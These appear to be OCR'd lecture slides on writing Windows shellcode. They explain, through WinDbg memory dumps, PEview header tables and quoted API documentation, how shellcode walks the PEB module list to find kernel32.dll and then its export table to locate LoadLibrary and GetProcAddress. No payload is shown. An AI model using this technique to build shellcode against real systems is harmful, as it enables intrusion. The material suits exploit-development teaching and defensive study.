
```
0:000> dd 0x241f58 LC
00241f58  00242020 00241ebc 7c900000 7c9120f8
00241f68  000b2000 0208003a 7c980048 00140012
00241f78  7c92040c 00084004 0000ffff 7c97e2e8
0:000> dd 242020 Lc
00242020  00241ebc 00241f58 7c800000 7c80b64e
00242030  000f6000 00420040 00241fb0 001a0018
00242040  00241fd8 00084004 0000ffff 7c97e2d0
0:000> du 241fb0
00241fb0  "C:\WINDOWS\system32\kernel32.dll"
00241ff0  ""
```

- It turns out the very next entry in the linked list describes the kernel32.dll module we are looking for.
- This isn’t a coincidence, kernel32.dll will always be the 2nd entry in the InInitializationOrderModuleList linked list.
- Thus we have a reliable method to locate kernel32.dll and its base address.

Next Step

- We have spent a lot of effort trying to find kernel32.dll, the reason is because kernel32.dll contains two very useful functions that will empower us to do whatever we want in shellcode.
- These functions are LoadLibrary and GetProcAddress.

LoadLibrary



Loads the specified module into the address space of the calling process. The specified module may cause other modules to be loaded.

For additional load options, use the **LoadLibraryEx** function.

Syntax

```
HMODULE WINAPI LoadLibrary(
  __in  LPCTSTR lpFileName
);
```


Parameters

lpFileName [in]

The name of the module. This can be either a library module (a .dll file) or an executable module (an .exe file). The name specified is the file name of the module and is not related to the name stored in the library module itself, as specified by the **LIBRARY** keyword in the module-definition (.def) file.

- LoadLibrary allows us to load arbitrary DLLs into the victim address space.
- It also automatically tells us the base address of the loaded module, thus once we have access to it we no longer have to jump through all the hoops previously described.

GetProcAddress



Retrieves the address of an exported function or variable from the specified dynamic-link library (DLL).

Syntax

```
FARPROC WINAPI GetProcAddress(
  __in  HMODULE hModule,
  __in  LPCSTR lpProcName
);
```

Parameters

hModule [in]


A handle to the DLL module that contains the function or variable. The **LoadLibrary**, **LoadLibraryEx**, **LoadPackagedLibrary**, or **GetModuleHandle** function returns this handle.

The **GetProcAddress** function does not retrieve addresses from modules that were loaded using the **LOAD_LIBRARY_AS_DATAFILE** flag. For more information, see **LoadLibraryEx**.


lpProcName [in]

The function or variable name, or the function's ordinal value. If this parameter is an ordinal value, it must be in the low-order word; the high-order word must be zero.

- GetProcAddress tells us the address of any function in a DLL we previously loaded with LoadLibrary.
- Unfortunately, we can't use GetProcAddress to find GetProcAddress in kernel32.dll…




- So LoadLibrary and GetProcAddress will allow us to load any DLL we want into the process we are exploiting, and then find out the location of the DLLs functions so we can use their exported functionality. But we can't call GetProcAddress ("LoadLibrary") or GetProcAddress ("GetProcAddress") because we don't yet know the address of either function in kernel32.dll!
- Once again we will traverse a complicated and nested sequence of data structures embedded in kernel32.dll so we can find the location of the two functions we need.


PEview - C:\Documents and Settings\user\Desktop\kernel32.dll
File
View
Go
Help

```
kernel32.dll
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER .text
  IMAGE_SECTION_HEADER .data
  IMAGE_SECTION_HEADER .rsrc
```

```
   VA                                 Raw
7C800000  4D 5A 90 00 03 00 00 00
7C800010  B8 00 00 00 00 00 00 00
7C800020  00 00 00 00 00 00 00 00
7C800030  00 00 00 00 00 00 00 00
7C800040  0E 1F BA 0E 00 B4 09 CD
7C800050  69 73 20 70 72 6F 67 72
7C800060  74 20 62 65 20 72 75 6E
7C800070  6D 6F 64 65 2E 0D 0D 0A
7C800080  17 86 20 AA 53 E7 4E F9
```




```
0:000> db 7c900000
7c900000  4d 5a 90 00 03 00 00 00-04
7c900010  b8 00 00 00 00 00 00 00-40
7c900020  00 00 00 00 00 00 00 00-00
7c900030  00 00 00 00 00 00 00 00-00
7c900040  0e 1f ba 0e 00 b4 09 cd-21
7c900050  69 73 20 70 72 6f 67 72-61
7c900060  74 20 62 65 20 72 75 6e-20
7c900070  6d 6f 64 65 2e 0d 0d 0a-24
```

- By now we know the address of kernel32.dll in the victim processes address space.
- The kernel32.dll that appears in memory at the base address we discovered will closely resemble what is on disk.
- Mostly important, the binary headers that contain meta information about the executable and allow the loader to run the executable, end up in the memory as well.
- We will use the information in these headers to locate the address of GetProcAddress and LoadLibrary in kernel32.dll.

Repetition++

- We are trying to locate GetProcAddress and LoadLibrary in kernel32.dll.
- We are trying to locate GetProcAddress and LoadLibrary in kernel32.dll.
- We are trying to locate GetProcAddress and LoadLibrary in kernel32.dll.
- We are trying to locate GetProcAddress and LoadLibrary in kernel32.dll.

Export Address Table




VA	Data	Description	Value
7C802654	0000A6E4	Function RVA	0001 ActivateActCtx
7C802658	0003551D	Function RVA	0002 AddAtomA
7C80265C	000326F1	Function RVA	0003 AddAtomW
7C802660	00071DFF	Function RVA	0004 AddConsoleAliasA
7C802664	00071DC1	Function RVA	0005 AddConsoleAliasW
7C802668	00059412	Function RVA	0006 AddLocalAlternateComputerNar
7C80266C	000592F6	Function RVA	0007 AddLocalAlternateComputerNar
7C802670	0002BF11	Function RVA	0008 AddRefActCtx
7C802674	00009011	Forwarded Name RVA	0009 AddVectoredExceptionHandler -
7C802678	00072451	Function RVA	000A AllocConsole
7C80267C	0005F6D4	Function RVA	000B AllocateUserPhysicalPages
7C802680	0003597F	Function RVA	000C AreFileApisANSI
7C802684	0002E45A	Function RVA	000D AssignProcessToJobObject
7C802688	00072639	Function RVA	000E AttachConsole
7C80268C	0005725A	Function RVA	000F BackupRead

- DLL’s like kernel32.dll main purpose is to provide functions for other processes to use.
- To meet this purpose, DLLs have a data structure known as the Export Address Table that advertises the locations of the functions the DLL provides.
- Once we find the EAT we can use it to look up GetProcAddress and LoadLibrary.

But…


- It's not quite that easy.
- There are actually several data structures associated with the Export Address Table. A table of the function names, a table of the function ordinals, and a table of the functions relative virtual addresses (RVAs) inside the DLL.
- And…. The EAT isn't immediately accessible, we first have to drill down on some of those headers located at the start of the executable in order to discover the EAT's location.



- kernel32.dll
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
    - Signature
    - IMAGE_FILE_HEADER
    - IMAGE_OPTIONAL_HEADER
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .data
  - IMAGE_SECTION_HEADER .rsrc
  - IMAGE_SECTION_HEADER .reloc
  - SECTION .text
    - IMPORT Address Table
    - IMAGE_EXPORT_DIRECTORY
    - EXPORT Address Table
    - EXPORT Name Pointer Table
    - EXPORT Ordinal Table
    - EXPORT Names
    - IMAGE_LOAD_CONFIG_DIRECTORY
    - IMPORT Directory Table
    - IMPORT DLL Names
    - IMPORT Name Table
    - IMPORT Hints/Names
    - IMAGE_DEBUG_DIRECTORY
    - IMAGE_DEBUG_TYPE_RESERVED10
    - IMAGE_DEBUG_TYPE_CODEVIEW
  - SECTION .data
  - SECTION .rsrc
  - SECTION .reloc

VA	Data	Description	Value
7C800000	5A4D	Signature	IMAGE_DOS_SIGNATURE MZ
7C800002	0090	Bytes on Last Page of File	
7C800004	0003	Pages in File	
7C800006	0000	Relocations	
7C800008	0004	Size of Header in Paragraphs	
7C80000A	0000	Minimum Extra Paragraphs	
7C80000C	FFFF	Maximum Extra Paragraphs	
7C80000E	0000	Initial (relative) SS	
7C800010	00B8	Initial SP	
7C800012	0000	Checksum	
7C800014	0000	Initial IP	
7C800016	0000	Initial (relative) CS	
7C800018	0040	Offset to Relocation Table	
7C80001A	0000	Overlay Number	
7C80001C	0000	Reserved	
7C80001E	0000	Reserved	
7C800020	0000	Reserved	
7C800022	0000	Reserved	
7C800024	0000	OEM Identifier	
7C800026	0000	OEM Information	
7C800028	0000	Reserved	
7C80002A	0000	Reserved	
7C80002C	0000	Reserved	
7C80002E	0000	Reserved	
7C800030	0000	Reserved	
7C800032	0000	Reserved	
7C800034	0000	Reserved	
7C800036	0000	Reserved	
7C800038	0000	Reserved	
7C80003A	0000	Reserved	
7C80003C	000000F0	Offset to New EXE Header	

